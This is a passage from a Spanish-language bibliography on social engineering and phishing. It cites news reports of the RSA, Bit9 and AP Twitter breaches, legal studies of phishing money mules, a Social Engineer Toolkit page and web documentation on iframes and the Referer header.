- [17] Wiki Red Informática Colombiana, “La Ingeniería Social en las redes sociales”, [en línea] disponible en <https://www.video2brain.com/es/tutorial/ejemplos-reales-de-ataques-de-ingenieria-social>
- [18] Mathew J. Schwartz, “SecurID Customers Advised To Prepare For Worst Case”, publicado 21/3/2011, [en línea] el 11/12/2017. Disponible en: <https://goo.gl/irxEvK>
- [19] Arroyo, Rosalia, “RSA sufre un ataque que pone en riesgo a sus clientes”, publicado 18/3/2011, [en línea] el 11/12/2017 Disponible en: <https://goo.gl/exy6t2>
- [20] Brewster, Thomas, “Hidden Lynx: Chinese Hackers Hit Bit9 And Hundreds More”, publicado 17/9/2013, [en línea] el 11/12/2017 <https://goo.gl/H28K1p>
- [21] Jones, Dow, “AP Twitter hack causes panic on Wall Street and sends Dow plunging”, publicado el 23/4/2013, [en línea] 11/12/2017 Disponible en <https://goo.gl/sGB1i8>
- [22] Congil Díez, Almudena, “Phishing. Problemática relativa a la calificación jurídica de la participación de los denominados “muleros bancarios”, [en línea] publicado 15 marzo 2013, disponible en <https://goo.gl/imjgQs>
- [23] Sapena Gilabert, Isabel, “Responsabilidad Penal de los muleros del Phishing”, [en línea] 2014-2015, <http://dspace.umh.es/bitstream/11000/2284/7/Sapena%20Gilabert%2C%20Isabel.pdf>
- [24] Security through education, “The Social Engineering Framework”, [en línea], disponible en <https://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/>.
- [25] HTML Quick, “Elemento iframe”, [en línea], disponible en <http://www.htmlquick.com/es/reference/tags/iframe.html>
- [26] MDN Web Docs, “Referer”, [en línea], disponible en <https://developer.mozilla.org/es/docs/Web/HTTP/Headers/Referer>